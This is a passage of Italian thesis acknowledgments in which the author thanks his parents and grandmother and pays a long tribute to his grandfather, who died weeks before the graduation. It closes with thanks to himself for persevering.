Un grazie immenso va, però, alla mia famiglia che ha reso possibile tutto questo, che mi ha sempre dato man forte e che non mi ha mai fatto mancare niente. I sacrifici fatti per me sono innumerevoli, sia da parte di mio padre, che per permettermi tutto questo si assenta per più di metà settimana da tanti anni, sia da parte di mia madre, che fa i salti mortali per non far mancar niente né a me né a mio fratello ogni giorno.

Grazie all'infermabile nonna che mi ha cresciuto stando con me tutti quei pomeriggi in cui ero da solo a casa, preparandomi merende leggere e tendenzialmente ispirate alla tradizione del sud. Se non fosse stato per te, sarei cresciuto leggermente più magro.

Il ringraziamento più importante va a mio nonno. Caro nonno, non riesco ancora a capacitarmi come sia possibile che te ne sia andato a neanche tre settimane dal grande evento. So che ci tenevi tanto, so che hai sempre creduto in tuo nipote e so quanto amore e fiducia hai sempre riposto in me. Sei sempre stato di mia ispirazione. Sei sempre stato uno dei miei idoli. Sei sempre stato il nonno migliore che potessi desiderare e sei sempre stato al mio fianco, accompagnandomi in ogni avventura e nel coronamento di ogni traguardo. Non finirò mai di ringraziarti caro nonno. Anche se ora non sei con me, ti sento sempre qui vicino, che sia per tutte le cose che hai modificato, per tutto quello che ho di te da quando sono piccolo o per la cara e amata cinquecento che mi accompagna, nonostante le difficoltà, dovunque io voglia. Perché è quello che hai sempre fatto, che fai e che continui a fare. Grazie di tutte quelle carezze tremolanti che mi continui a donare dall'alto e grazie per accompagnarmi ancora adesso in questo incredibile viaggio. Grazie, grazie e ancora grazie.

Infine, ringrazio me stesso per aver creduto in questo percorso fino alla fine e per non aver mai mollato, nemmeno quando il traguardo sembrava troppo distante. La soddisfazione per il risultato raggiunto è immensa; tuttavia, voglio considerarlo solo il primo di una lunga serie, poiché in fondo, per la conquista di traguardi mai raggiunti, è necessario avere il coraggio di fare qualcosa che non è stato mai fatto.

Grazie a tutti; vi voglio bene.